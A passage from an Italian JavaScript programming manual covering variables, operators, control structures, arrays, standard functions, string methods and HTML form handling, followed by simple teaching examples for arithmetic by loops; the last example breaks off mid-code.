Il punto critico della compatibilità dei programmi realizzati in JavaScript sta nell'utilizzo di oggetti (con le proprietà e i metodi relativi) che sono prestabiliti e creati automaticamente. Evidentemente, la disponibilità di questi oggetti dipende dal programma usato per interpretare il linguaggio JavaScript, ovvero dal navigatore; pertanto si può contare solo su un numero

limitato di questi, così come bisogna essere prudenti nell'uso delle proprietà e dei metodi relativi, anche se ci possono essere dei navigatori o altri interpreti in grado di accettare l'utilizzo di oggetti, istanze e metodi molto sofisticati.

Teoricamente è possibile creare degli oggetti nuovi, ma in pratica si tratta di un procedimento sconsigliabile, pertanto conviene limitarsi all'uso di quelli predefiniti, creando eventualmente delle funzioni personalizzate.

650.4 Variabili, costanti, tipi di dati ed espressioni

Le variabili possono essere dichiarate implicitamente, nel momento in cui vengono utilizzate, oppure si può usare una forma esplicita, ma in ogni caso non viene specificato il tipo del loro contenuto:

```
{var} nome{ = valore_assegnato};
```

Pertanto, la variabile ***x*** può essere dichiarata implicitamente così:

```
x = 1;
```

Oppure, si può usare la dichiarazione esplicita:

```
var x = 1;
```

I nomi delle variabili possono essere composti da lettere e numeri, che devono iniziare necessariamente con una lettera. Volendo seguire la convenzione del linguaggio Java, i nomi delle variabili si possono comporre unendo assieme una serie di parole che consentono di intendere il ruolo delle variabili stesse, utilizzando l'iniziale maiuscola per ogni parola che compone l'insieme del nome, tranne che per la prima, che inizia senza iniziale maiuscola. Per esempio: '**`miaStringa`**', '**`elencoNomiUtenti`**', '**`indiceElenco`**'.

I tipi di dati principali sono molto pochi, dal momento che nella gestione dei numeri si distingue soltanto tra interi e numeri con virgola mobile.

Tabella 650.15. Tipi di dati principali e rappresentazione delle costanti.

Tipo	Esempi di costante
intero	'**`0`**', '**`123`**', '**`45678`**'
virgola mobile	'**`0.1`**', '**`123.45`**', '**`45678.901`**'
booleano	'**`true`**', '**`false`**'
stringa	'**`"bla bla bla"`**', '**`"0422.1234567"`**', '**`'bene bene'`**'

Dagli esempi mostrati nella tabella riepilogativa dei tipi principali, si può osservare che i valori numerici in virgola mobile utilizzano il punto per separare la parte intera da quella decimale; inoltre, le stringhe sono delimitate indifferentemente con apici doppi oppure singoli. Nelle tabelle successive si riepilogano gli operatori principali delle espressioni che si possono realizzare con Java.

Tabella 650.16. Elenco degli operatori aritmetici e di quelli di assegnamento relativi a valori numerici.

Operatore e operandi	Descrizione
`++`***op***	Incrementa di un'unità l'operando prima che venga restituito il suo valore.
op`++`	Incrementa di un'unità l'operando dopo averne restituito il suo valore.
`--`***op***	Decrementa di un'unità l'operando prima che venga restituito il suo valore.
op`--`	Decrementa di un'unità l'operando dopo averne restituito il suo valore.
`+`***op***	Non ha alcun effetto.
`-`***op***	Inverte il segno dell'operando.
op1 `+` ***op2***	Somma i due operandi.
op1 `-` ***op2***	Sottrae dal primo il secondo operando.
op1 `*` ***op2***	Moltiplica i due operandi.
op1 `/` ***op2***	Divide il primo operando per il secondo.
op1 `%` ***op2***	Modulo -- il resto della divisione tra il primo e il secondo operando.
var `=` ***valore***	Assegna alla variabile il valore alla destra.
op1 `+=` ***op2***	***op1*** `=` ***op1*** `+` ***op2***
op1 `-=` ***op2***	***op1*** `=` ***op1*** `-` ***op2***
op1 `*=` ***op2***	***op1*** `=` ***op1*** `*` ***op2***
op1 `/=` ***op2***	***op1*** `=` ***op1*** `/` ***op2***
op1 `%=` ***op2***	***op1*** `=` ***op1*** `%` ***op2***

Tabella 650.17. Elenco degli operatori di confronto. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
op1 `==` ***op2***	*Vero* se gli operandi si equivalgono.
op1 `!=` ***op2***	*Vero* se gli operandi sono differenti.
op1 `<` ***op2***	*Vero* se il primo operando è minore del secondo.
op1 `>` ***op2***	*Vero* se il primo operando è maggiore del secondo.

Operatore e operandi	Descrizione
op1 `<=` *op2*	*Vero* se il primo operando è minore o uguale al secondo.
op1 `>=` *op2*	*Vero* se il primo operando è maggiore o uguale al secondo.

Tabella 650.18. Elenco degli operatori logici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
`!` *op*	Inverte il risultato logico dell'operando.
op1 `&&` *op2*	Se il risultato del primo operando è *Falso* non valuta il secondo.
op1 `||` *op2*	Se il risultato del primo operando è *Vero* non valuta il secondo.

Tabella 650.19. Concatenamento di stringhe. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
stringa `+` *op*	Crea una stringa unica concatenando la stringa a sinistra con il valore a destra, previa conversione di tipo, se necessaria.
op `+` *stringa*	Crea una stringa unica concatenando il valore a sinistra, previa conversione di tipo, se necessaria, assieme alla stringa che si trova alla destra.

650.5 Funzioni e campo di azione delle variabili

Come già accennato nel capitolo, il linguaggio JavaScript offre oggetti già pronti, dei quali si usano le proprietà e i metodi relativi (ma con prudenza, per motivi di compatibilità), quindi consente di realizzare delle funzioni, che si dichiarano in modo molto semplice:

```
function nome ([parametro[, parametro]...]) {
    istruzione
    ...
}
```

Come si può intendere, nel modello mostrato le parentesi graffe fanno parte della dichiarazione della funzione e servono a raggruppare le istruzioni che questa contiene.

Una funzione può restituire un valore; in tal caso si usa l'istruzione '**`return`**':

```
return valore;
```

Le variabili dichiarate all'interno della funzione hanno una campo di azione locale e oscurano temporaneamente variabili globali, con lo stesso nome, dichiarate al di fuori della funzione.

Le variabili dichiarate al di fuori delle funzioni, ma prima della loro chiamata, sono accessibili all'interno delle stesse, se non sono oscurate.

650.6 Strutture di controllo di flusso

Le strutture di controllo di flusso disponibili nel linguaggio JavaScript sono sostanzialmente le stesse del linguaggio Java, tenendo conto però che alcuni navigatori potrebbero non riconoscere le strutture più sofisticate. Vengono mostrati i modelli sintattici relativi alle strutture più comuni e più compatibili, con qualche esempio e poche spiegazioni.

- `if (`***condizione***`)` ***istruzione***

  `if (`***condizione***`)` ***istruzione*** `else` ***istruzione***

  Se la condizione si verifica, viene eseguita l'istruzione (o il gruppo di istruzioni) seguente; quindi il controllo passa alle istruzioni successive alla struttura. Se viene utilizzato '**`else`**', nel caso non si verifichi la condizione, viene eseguita l'istruzione che ne segue. Vengono mostrati alcuni esempi:

```
var importo;
…
if (importo > 10000000) document.write ("Offerta vantaggiosa");
```

```
var importo;
var memorizza;
…
if (importo > 10000000)
  {
    memorizza = importo;
    document.write ("Offerta vantaggiosa");
  }
else
  {
    document.write ("Non conviene");
  }
```

```
var importo;
var memorizza;
…
if (importo > 10000000)
  {
    memorizza = importo;
    document.write ("Offerta vantaggiosa");
  }
else if (importo > 5000000)
  {
    memorizza = importo;
    document.write ("Offerta accettabile");
  }
else
  {
    document.write ("Non conviene");
  }
```

- `while (`***condizione***`)` ***istruzione***

  Il comando '**`while`**' esegue un'istruzione, o un gruppo di queste, finché la condizione continua a restituire il valore *Vero*. La condizione viene valutata prima di eseguire il gruppo di istruzioni e poi ogni volta che termina un ciclo, prima dell'esecuzione del successivo. L'esempio seguente visualizza 10 volte la lettera «x»:

```
var contatore = 0;
while (contatore < 10)
  {
    contatore++;
    document.write ("x");
  }
```

  Nel blocco di istruzioni di un ciclo '**`while`**', ne possono apparire alcune particolari:

  - '**`break`**'
    esce definitivamente dal ciclo '**`while`**';
  - '**`continue`**'
    interrompe l'esecuzione del gruppo di istruzioni e riprende dalla valutazione della condizione.

  L'esempio seguente è una variante del ciclo di visualizzazione mostrato sopra, modificato in modo da vedere il funzionamento di '**`break`**'. Si osservi che '**`while (true)`**' equivale a un ciclo senza fine, perché la condizione è sempre vera:

```
var contatore = 0;

while (true)
  {
    if (contatore >= 10)
      {
        break;
      }
    contatore++;
    document.write ("x");
  }
```

- ```
  do blocco_di_istruzioni while (condizione);
  ```

  Il comando '**do**' esegue un gruppo di istruzioni una volta e poi ne ripete l'esecuzione finché la condizione continua a restituire il valore *Vero*.

- ```
  for (espressione1; espressione2; espressione3) istruzione
  ```

  Questa è la forma tipica di un'istruzione '**for**', in cui la prima espressione corrisponde all'assegnamento iniziale di una variabile, la seconda a una condizione che deve verificarsi fino a che si vuole che sia eseguita l'istruzione (o il gruppo di istruzioni), mentre la terza serve per l'incremento o decremento della variabile inizializzata con la prima espressione. In pratica, potrebbe esprimersi nella sintassi seguente:

  ```
  for (var = n; condizione; var++) istruzione
  ```

  Il ciclo '**for**' potrebbe essere definito anche in maniera differente, più generale: la prima espressione viene eseguita una volta sola all'inizio del ciclo; la seconda viene valutata all'inizio di ogni ciclo e il gruppo di istruzioni viene eseguito solo se il risultato è *Vero*; l'ultima viene eseguita alla fine dell'esecuzione del gruppo di istruzioni, prima che si ricominci con l'analisi della condizione.

  L'esempio in cui viene visualizzata per 10 volte una «x», potrebbe tradursi nel modo seguente, attraverso l'uso di un ciclo '**for**':

  ```
  var contatore;

  for (contatore = 0; contatore < 10; contatore++)
    {
      document.write ("x");
    }
  ```

650.7 Array

A differenza degli altri tipi di dati mostrati, le variabili che devono fare riferimento a un array devono essere dichiarate come tali:

```
var nome = new Array();
```

Si osservi che le variabili dichiarate in questo modo **fanno riferimento** a un array, pertanto non contengono direttamente l'array stesso. Ciò significa che, se il nome di un array viene indicato in una chiamata di funzione, se la funzione modifica il contenuto dell'array, la modifica riguarda lo stesso array a cui fa riferimento la variabile nella chiamata.

Gli elementi di un array dichiarato in questo modo vengono creati automaticamente nel momento in cui sono utilizzati, come si vede nell'esempio seguente:

```
var mioArray = new Array();
//
mioArray[0] = "Ciao";
mioArray[1] = "come";
mioArray[7] = "stai";
//
document.write (mioArray[0]);
document.write (" ");
document.write (mioArray[1]);
document.write (" ");
document.write (mioArray[7]);
```

In questo caso sono stati saltati volutamente gli elementi dall'indice due all'indice sei, che esistono, ma contenenti un valore indefinito.

Nel linguaggio JavaScript, così come in Java, gli array sono degli oggetti e come tali possono disporre di proprietà e di metodi. Quando gli elementi dell'array vengono dichiarati in questo modo, cioè con un indice numerico intero, è possibile leggere il metodo '`length`', che consente di conoscere la lunghezza dell'array stesso:

```
var mioArray = new Array();
//
mioArray[0] = "Ciao";
mioArray[1] = "come";
mioArray[7] = "stai";
//
document.write (mioArray.length);
```

In questo caso, il valore che viene visualizzato attraverso '`document.write()`' è il numero otto, dal momento che array contiene, formalmente, otto elementi.

L'indice dell'array può essere indicato attraverso una stringa, come nell'esempio seguente:

```
var mioArray = new Array();
//
mioArray["a"] = "Ciao";
mioArray["s"] = "come";
```

```
mioArray["d"] = "stai";
//
document.write (mioArray["a"]);
document.write (" ");
document.write (mioArray["s"]);
document.write (" ");
document.write (mioArray["d"]);
```

Questi indici sono o diventano dei metodi dell'array, consentendo una forma più semplice per indicare i vari elementi:

```
var mioArray = new Array();
//
mioArray["a"] = "Ciao";
mioArray.s    = "come";
mioArray.d    = "stai";
//
document.write (mioArray.a);
document.write (" ");
document.write (mioArray["s"]);
document.write (" ");
document.write (mioArray["d"]);
```

In pratica, indicare '**`mioArray["a"]`**', oppure '**`mioArray.a`**', dovrebbe essere la stessa cosa.

La proprietà '**`length`**' dovrebbe funzionare solo per gli elementi numerati in modo tradizionale, ignorando quelli a cui si accede per mezzo di un indice differente.

650.8 Funzioni standard

Alcune «funzioni» standard facilitano l'uso del linguaggio. Nelle tabelle successive si riepilogano quelle più comuni che dovrebbero essere compatibili nella maggior parte delle situazioni.

Tabella 650.30. Funzioni generali, ovvero metodi che non richiedono l'indicazione di un oggetto.

Funzione	Descrizione
`escape(`***stringa***`)`	Restituisce la stringa indicata come argomento, dopo averla trasformata in modo da poterla rappresentare in un indirizzo URI. La trasformazione implica l'uso delle sequenze formate con il prefisso '**`%`**'.
`unescape(`***stringa***`)`	Restituisce la stringa indicata come argomento, dopo averla trasformata in modo da tradurre le sequenze formate con il prefisso '**`%`**' nei caratteri che queste rappresentano. In pratica è l'inverso di '**`escape()`**'.
`parseFloat(`***stringa***`)`	Elabora la stringa restituendo il numero a virgola mobile che questa rappresenta (o che dovrebbe rappresentare).
`parseInt(`***stringa***`)`	Elabora la stringa restituendo il numero intero che questa rappresenta (o che dovrebbe rappresentare).

Funzione	Descrizione
`eval(`***stringa***`)`	Esegue il contenuto della stringa come un'istruzione e restituisce il valore che questa istruzione restituisce a sua volta.
`isNaN(`***valore***`)`	Verifica un valore e restituisce *Vero* se questo risulta essere indefinito.

Tabella 650.31. Metodi matematici, che si applicano necessariamente all'oggetto '**`Math`**', come mostrato in modo esplicito nel modello sintattico.

Metodo	Descrizione
`Math.abs(`***n***`)`	Restituisce il valore assoluto di ***n***
`Math.ceil(`***n***`)`	Restituisce il valore intero di ***n*** arrotondato per eccesso.
`Math.round(`***n***`)`	Restituisce il valore intero di ***n*** arrotondato per eccesso se ***n*** ≥ 0,5, altrimenti arrotondato per difetto.
`Math.floor(`***n***`)`	Restituisce il valore intero di ***n*** arrotondato per difetto.
`Math.exp(`***n***`)`	Restituisce e^n (dove «e» approssima il valore 2,718).
`Math.log(`***n***`)`	Restituisce il logaritmo naturale di ***n***.
`Math.max(`***n_1***`, `***n_2***`, `***...n_n***`)`	Restituisce il massimo tra i valori numerici indicati.
`Math.min(`***n_1***`, `***n_2***`, `***...n_n***`)`	Restituisce il minimo tra i valori numerici indicati.
`Math.pow(`***x***`, `***y***`)`	Restituisce il risultato di x^y.
`Math.random()`	Restituisce un numero casuale, a virgola mobile, nell'intervallo compreso tra zero e uno.
`Math.sqrt(`***n***`)`	Restituisce la radice quadrata di ***n***.
`Math.sin(`***n***`)`	Restituisce il seno di ***n***.
`Math.cos(`***n***`)`	Restituisce il coseno di ***n***.
`Math.tan(`***n***`)`	Restituisce la tangente di ***n***.
`Math.asin(`***n***`)`	Restituisce l'arcoseno di ***n***.
`Math.acos(`***n***`)`	Restituisce l'arcocoseno di ***n***.
`Math.atan(`***n***`)`	Restituisce l'arcotangente di ***n***.

Tabella 650.32. Istruzioni per la creazione di oggetti contenenti informazioni data-orario.

Istruzione	Descrizione
`x = new Date()`	Costruisce l'oggetto *x* contenente la data e l'orario corrente.
`x = new Date(anno, mese, giorno)` `x = new Date(anno, mese, giorno, ore, minuti, secondi)`	Costruisce l'oggetto *x* contenente la data ed eventualmente anche l'orario indicati.

Tabella 650.33. Metodi per leggere o modificare informazioni data-orario a oggetti creati con '**`Date()`**'.

Metodo	Descrizione
`x.setYear(anno)`	Imposta l'anno nell'oggetto *x*.
`x.setMonth(anno)`	Imposta il mese nell'oggetto *x*.
`x.setDate(giorno)`	Imposta il giorno del mese nell'oggetto *x*.
`x.setHours(ora)`	Imposta l'ora nell'oggetto *x*.
`x.setMinutes(minuti)`	Imposta i minuti nell'oggetto *x*.
`x.setSeconds(secondi)`	Imposta i secondi nell'oggetto *x*.
`x.getYear()`	Restituisce l'anno contenuto nell'oggetto *x*.
`x.getMonth()`	Restituisce il mese contenuto nell'oggetto *x*.
`x.getDay()`	Restituisce il giorno contenuto nell'oggetto *x*.
`x.getHours()`	Restituisce l'ora contenuta nell'oggetto *x*.
`x.getMinutes()`	Restituisce i minuti contenuti nell'oggetto *x*.
`x.getSeconds()`	Restituisce i secondi contenuti nell'oggetto *x*.

Si osservi che l'anno potrebbe essere restituito in forma non corretta; per esempio, l'anno 2004 potrebbe risultare come il numero 104; nello stesso modo, l'anno 1904 potrebbe apparire come il numero 4.

Tabella 650.34. Funzioni varie.

Funzione	Descrizione
`alert(stringa)`	Mostra la stringa all'interno di una finestra di avvertimento.
`setTimeout(stringa, n)`	Esegue la funzione scritta nella stringa che rappresenta il primo parametro, dopo aver atteso *n* ms (millesimi di secondo).

650.9 Gestione delle stringhe

Anche per JavaScript, come per Java, le stringhe sono oggetti, per i quali esistono metodi appropriati ed esiste anche la proprietà '**length**', che restituisce la lunghezza della stringa (come già avviene per gli array). Molti dei metodi riferiti alle stringhe servono per delimitare il testo con dei marcatori appropriati, per esempio per ottenere un testo nero o un corsivo, o ancora qualcosa di più appariscente.

Tabella 650.35. Metodi relativi alla gestione delle stringhe.

Metodo	Descrizione
x.charAt(***n***)	Restituisce un carattere nella posizione ***n*** della stringa contenuta nell'oggetto ***x***, dove il primo carattere viene identificato con lo zero.
x.substring(***n***, ***m***)	Restituisce la sottostringa ottenuta a partire alla posizione ***n*** fino alla posizione ***m*** esclusa.
x.indexOf(***stringa*** [, ***n***])	Restituisce la posizione a partire dalla quale la stringa indicata come primo parametro corrisponde con la stringa contenuta nell'oggetto ***x***. Se è indicato anche il secondo parametro, la ricerca parte dalla posizione ***n***. Se la corrispondenza non viene trovata, restituisce il valore −1.
x.lastIndexOf(***stringa*** [, ***n***])	Restituisce la posizione più a destra dove la stringa indicata come primo parametro corrisponde con la stringa contenuta nell'oggetto ***x***. Se è indicato anche il secondo parametro, la ricerca termina in corrispondenza dalla posizione ***n***. Se la corrispondenza non viene trovata, restituisce il valore −1.
x.toLowerCase()	Restituisce la stringa contenuta nell'oggetto ***x*** convertendola in lettere minuscole.
x.toUpperCase()	Restituisce la stringa contenuta nell'oggetto ***x*** convertendola in lettere maiuscole.
x.fontcolor(***colore***)	Restituisce la stringa contenuta nell'oggetto ***x***, aggiungendo i marcatori '****' e '****' all'inizio e alla fine della stessa.
x.fontsize(***dimensione***)	Restituisce la stringa contenuta nell'oggetto ***x***, aggiungendo i marcatori '****' e '****' all'inizio e alla fine della stessa.
x.blink()	Restituisce la stringa contenuta nell'oggetto ***x***, aggiungendo i marcatori '**<blink>**' e '**</blink>**' all'inizio e alla fine della stessa.
x.bold()	Restituisce la stringa contenuta nell'oggetto ***x***, aggiungendo i marcatori '****' e '****' all'inizio e alla fine della stessa.
x.italics()	Restituisce la stringa contenuta nell'oggetto ***x***, aggiungendo i marcatori '**<i>**' e '**</i>**' all'inizio e alla fine della stessa.
x.fixed()	Restituisce la stringa contenuta nell'oggetto ***x***, aggiungendo i marcatori '**<tt>**' e '**</tt>**' all'inizio e alla fine della stessa.
x.big()	Restituisce la stringa contenuta nell'oggetto ***x***, aggiungendo i marcatori '**<big>**' e '**</big>**' all'inizio e alla fine della stessa.
x.small()	Restituisce la stringa contenuta nell'oggetto ***x***, aggiungendo i marcatori '****' e '****' all'inizio e alla fine della stessa.
x.sub()	Restituisce la stringa contenuta nell'oggetto ***x***, aggiungendo i marcatori '**_{**' e '**}**' all'inizio e alla fine della stessa.
x.sup()	Restituisce la stringa contenuta nell'oggetto ***x***, aggiungendo i marcatori '**^{**' e '**}**' all'inizio e alla fine della stessa.

Metodo	Descrizione
x.strike()	Restituisce la stringa contenuta nell'oggetto *x*, aggiungendo i marcatori '<strike>' e '</strike>' all'inizio e alla fine della stessa.
x.anchor(*nome*)	Restituisce la stringa contenuta nell'oggetto *x*, aggiungendo i marcatori '' e '' all'inizio e alla fine della stessa.
x.link(*riferimento*)	Restituisce la stringa contenuta nell'oggetto *x*, aggiungendo i marcatori '' e '' all'inizio e alla fine della stessa.

650.10 Moduli «FORM»

I dati che vengono inseriti all'interno di moduli HTML (elementi '**FORM**'), possono essere letti come proprietà di oggetti che discendono da '**document**'. All'interno di un elemento '**FORM**', si inseriscono normalmente una serie di elementi '**INPUT**', con caratteristiche differenti; sia l'elemento '**FORM**', sia l'elemento '**INPUT**' hanno la possibilità di avere un nome, attraverso l'attributo '**NAME**'. Nella situazione più semplice, si può avere un elemento '**INPUT**' per l'inserimento manuale di un testo da parte dell'utente, come nell'esempio seguente, dove per il momento l'attributo '**NOME**' dell'elemento '**FORM**' non sarebbe indispensabile:

```
<FORM NAME="elaborazione" METHOD="get" ACTION="/cgi-bin/elabora">
<P><INPUT NAME="nominativo" TYPE="TEXT" SIZE="30">
<INPUT TYPE="submit" VALUE="Invia"></P>
</FORM>
```

Un programma JavaScript ha la possibilità di leggere il testo inserito nel campo '**nominativo**' attraverso la proprietà '**document.elaborazione.nominativo.value**'; in pratica, sono stati usati i valori degli attributi '**NAME**' per costruire l'oggetto relativo. Per esempio, si potrebbe modificare l'esempio nel modo seguente:

```
<FORM METHOD="get" ACTION="/cgi-bin/elabora">
<P><INPUT TYPE="TEXT" SIZE="30" NAME="nominativo">
<INPUT TYPE="button" VALUE="Invia" onClick="verificaInvia()"></P>
</FORM>
```

Come si vede, il bottone finale è stato modificato, da un tipo '**submit**' a un tipo '**button**', per evitare che l'informazione venga inviata con la sola selezione del bottone, che invece provoca l'esecuzione della funzione '**verificaInvia()**', che intuitivamente ha lo scopo di verificare i dati inseriti e di inviarli se corretti. La funzione di controllo potrebbe essere realizzata così:

```
function verificaInvia () {
    if (document.elaborazione.nominativo.value == "")
      {
        alert ("È necessario inserire il nominativo!");
        document.elaborazione.nominativo.focus();
      }
    else
      {
        document.elaborazione.submit();
      }
}
```

Intuitivamente, osservando l'esempio, si comprende che se il campo risulta vuoto nel momento in cui si seleziona il bottone, viene mostrato un avvertimento e viene messo a fuoco proprio il campo da correggere, altrimenti viene inviato il contenuto del modulo '**`elaborazione`**'.

In considerazione del fatto che non si può avere la certezza di avere un utenza che può disporre in ogni circostanza di un navigatore compatibile con il programma JavaScript che si scrive, si può essere più morbidi e dare la possibilità di inviare i dati senza alcun controllo:

```
<FORM METHOD="get" ACTION="/cgi-bin/elabora">
<P><INPUT TYPE="TEXT" SIZE="30" NAME="nominativo">
<INPUT TYPE="button" VALUE="Invia" onClick="verificaInvia()"></P>
<INPUT TYPE="submit" VALUE="Invia senza controllo"></P>
</FORM>
```

Nelle tabelle successive vengono descritti alcuni eventi, metodi e proprietà relative all'uso di elementi '**`FORM`**'.

Tabella 650.40. Eventi relativi all'elemento '**`FORM`**' e all'elemento '**`INPUT`**'.

Modello	Descrizione
`<FORM … onSubmit="`***funzione***`">`	Esegue la funzione quando il modulo viene inviato.
`<FORM … onReset="`***funzione***`">`	Esegue la funzione quando il modulo viene azzerato.
`<INPUT … onFocus="`***funzione***`">`	Esegue la funzione quando il componente è a fuoco.
`<INPUT … onBlur="`***funzione***`">`	Esegue la funzione quando il componente non è più a fuoco.
`<INPUT … onClick="`***funzione***`">`	Esegue la funzione quando il componente viene selezionato con un clic.
`<INPUT … onSelect="`***funzione***`">`	Esegue la funzione quando viene selezionata una porzione del testo del componente.

Tabella 650.41. Alcune proprietà e metodi riferiti a oggetti derivanti da elementi '**`FORM`**' e '**`INPUT`**'. La metavariabile ***x*** rappresenta il nome associato all'elemento '**`FORM`**' e ***y*** rappresenta il nome associato all'elemento '**`INPUT`**'.

Modello	Descrizione
`document.`***x***`.action`	Rappresenta l'indirizzo usato normalmente nell'attributo '**`ACTION`**' dell'elemento '**`FORM`**'.
`document.`***x***`.encoding`	Codifica usata nel modulo.
`document.`***x***`.method`	Modalità di invio dei dati del modulo ('**`GET`**' o '**`POST`**').
`document.`***x***`.submit()`	Invia i dati del modulo.
`document.`***x***`.reset()`	Azzera il contenuto del modulo.
`document.`***x***`.`***y***`.type`	Restituisce il tipo di campo.
`document.`***x***`.`***y***`.value`	Restituisce il valore del campo.
`document.`***x***`.`***y***`.focus()`	Seleziona l'elemento (lo mette a fuoco).

Modello	Descrizione
`document.`***x***`.`***y***`.blur()`	Deseleziona l’elemento (l’opposto della messa a fuoco).

Dovendo lavorare con nomi di proprietà e metodi molto lunghi, può essere conveniente dichiarare il contesto con l’istruzione ‘**`with`**’:

```
with (prefisso) {
    ...
}
```

L’esempio già apparso della funzione ‘**`verificaInvia()`**’ potrebbe essere semplificato agli occhi del lettore modificandolo così:

```
function verificaInvia () {
    with (document.elaborazione)
      {
        if (nominativo.value == "")
          {
            alert ("È necessario inserire il nominativo!");
            nominativo.focus();
          }
        else
          {
            submit();
          }
      }
}
```

650.11 Riferimenti

- FunctionX, *JavaScript tutorial*

  ⟨*http://www.functionx.com/javascript/*⟩

- Netscape, *Client-Side JavaScript Guide*

  ⟨*http://docs.sun.com/source/816-6409-10/*⟩

  ⟨*http://docs.rinet.ru/ClientGuideJS13/*⟩

- Michele Sciabarrà, *Linux e programmazione web*, McGraw-Hill, 2001, ISBN 88-386-4177-3

  In particolare il capitolo *JavaScript*.

Capitolo 651

JavaScript: esempi di programmazione

Questo capitolo raccoglie solo alcuni esempi di programmazione, in parte già descritti in altri capitoli. Lo scopo di questi esempi è solo didattico e riguarda aspetti generali, senza descrivere i problemi tipici per i quali viene usato normalmente il linguaggio JavaScript.

Questi esempi possono servire per chi intende studiare o insegnare l'uso di algoritmi comuni, usando per comodità o per necessità il linguaggio JavaScript.

Gli esempi vengono mostrati incorporati in file HTML. Si ricorda che tali file HTML non sono validi formalmente, a causa delle esigenze derivanti dall'utilizzo di JavaScript.

Si tenga in considerazione il fatto che in condizioni normali non si ha la disponibilità di un analizzatore sintattico del linguaggio JavaScript, pertanto la ricerca di errori banali di sintassi diventa problematica, dal momento che il navigatore comune si limita a non eseguire il programma che gli risulta non essere corretto. Anche per questa ragione non vengono mostrati esempi di una certa complessità.

651.1 Somma tra due numeri positivi

Il problema della somma tra due numeri positivi, attraverso l'incremento unitario, è descritto nella sezione 542.2.1.

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html">
    <TITLE>Somma tra due numeri interi</TITLE>
    <SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
    <!--
        function somma (x, y)
        {
            var i;
            var z = x;
            //
```

```
            for (i = 1; i <= y; i++)
              {
                z++;
              }
            return z;
        }
        //
        function esegui () {
            var x = parseInt (document.modulo.x.value);
            var y = parseInt (document.modulo.y.value);
            var z;
            var risultato = "";
            z = somma (x, y);
            //
            risultato = risultato
                      + x
                      + "+"
                      + y
                      + "="
                      + z;
            alert (risultato);
        }
    //-->
    </SCRIPT>
</HEAD>
<BODY>
<H1>Somma tra due numeri interi</H1>

<FORM NAME="modulo" METHOD="get" ACTION="">
<P>
    x = <INPUT TYPE="TEXT" SIZE="30" NAME="x"><BR>
    y = <INPUT TYPE="TEXT" SIZE="30" NAME="y">
</P>
<P>
    <INPUT TYPE="button" VALUE="esegui" onClick="esegui()">
</P>
</FORM>

</BODY>
</HTML>
```

In alternativa si può tradurre il ciclo ‘**`for`**’ in un ciclo ‘**`while`**’:

```
function somma (x, y)
{
    var z = x;
    var i = 1;
    //
    while (i <= y)
      {
        z++;
        i++;
      }
    return z;
}
```

651.2 Moltiplicazione di due numeri positivi attraverso la somma

Il problema della moltiplicazione tra due numeri positivi, attraverso la somma, è descritto nella sezione 542.2.2.

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html">
    <TITLE>Moltiplicazione tra due numeri interi e positivi</TITLE>
    <SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
    <!--
        function moltiplica (x, y)
        {
            var i;
            var z = 0;
            //
            for (i = 1; i <= y; i++)
              {
                z = z + x;
              }
            return z;
        }
        //
        function esegui ()
        {
            var x = parseInt (document.modulo.x.value);
            var y = parseInt (document.modulo.y.value);
            var z;
            var risultato = "";
            z = moltiplica (x, y);
            //
            risultato = risultato
                      + x
                      + "*"
                      + y
                      + "="
                      + z;
```

```
            alert (risultato);
        }
    //-->
    </SCRIPT>
</HEAD>
<BODY>
<H1>Moltiplicazione tra due numeri interi e positivi</H1>

<FORM NAME="modulo" METHOD="get" ACTION="">
<P>
    x = <INPUT TYPE="TEXT" SIZE="30" NAME="x"><BR>
    y = <INPUT TYPE="TEXT" SIZE="30" NAME="y">
</P>
<P>
    <INPUT TYPE="button" VALUE="esegui" onClick="esegui()">
</P>
</FORM>

</BODY>
</HTML>
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**':

```
function moltiplica (x, y)
{
    var z = 0;
    var i = 1;
    //
    while (i <= y)
      {
        z = z + x;
        i++;
      }
    return z;
}
```

651.3 Divisione intera tra due numeri positivi

Il problema della divisione tra due numeri positivi, attraverso la sottrazione, è descritto nella sezione 542.2.3.

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html">
    <TITLE>Divisione intera tra due numeri interi e positivi</TITLE>
    <SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
    <!--
        function dividi (x, y)
        {
            var z = 0;
            var i = x;
```

```
            //
            while (i >= y)
              {
                i = i - y;
                z++;
              }
            return z;
        }
        //
        function esegui ()
        {
            var x = parseInt (document.modulo.x.value);
            var y = parseInt (document.modulo.y.value);
            var z;
            var risultato = "";
            z = dividi (x, y);
            //
            risultato = risultato
                      + x
                      + "/"
                      + y
                      + "="
                      + z;
            alert (risultato);
        }
        //-->
        </SCRIPT>
</HEAD>
<BODY>
<H1>Divisione intera tra due numeri interi e positivi</H1>

<FORM NAME="modulo" METHOD="get" ACTION="">
<P>
    x = <INPUT TYPE="TEXT" SIZE="30" NAME="x"><BR>
    y = <INPUT TYPE="TEXT" SIZE="30" NAME="y">
</P>
<P>
    <INPUT TYPE="button" VALUE="esegui" onClick="esegui()">
</P>
</FORM>

</BODY>
</HTML>
```

651.4 Elevamento a potenza

Il problema dell'elevamento a potenza tra due numeri positivi, attraverso la moltiplicazione, è descritto nella sezione 542.2.4.

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html">
    <TITLE>Elevamento a potenza di valori positivi interi</TITLE>
    <SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
    <!--
        function exp (x, y)
        {
            var z = 1;
            var i;
            //
            for (i = 1; i <= y; i++)
              {
                z = z * x;
              }
            return z;
        }
        //
        function esegui ()
        {
            var x = parseInt (document.modulo.x.value);
            var y = parseInt (document.modulo.y.value);
            var z;
            var risultato = "";
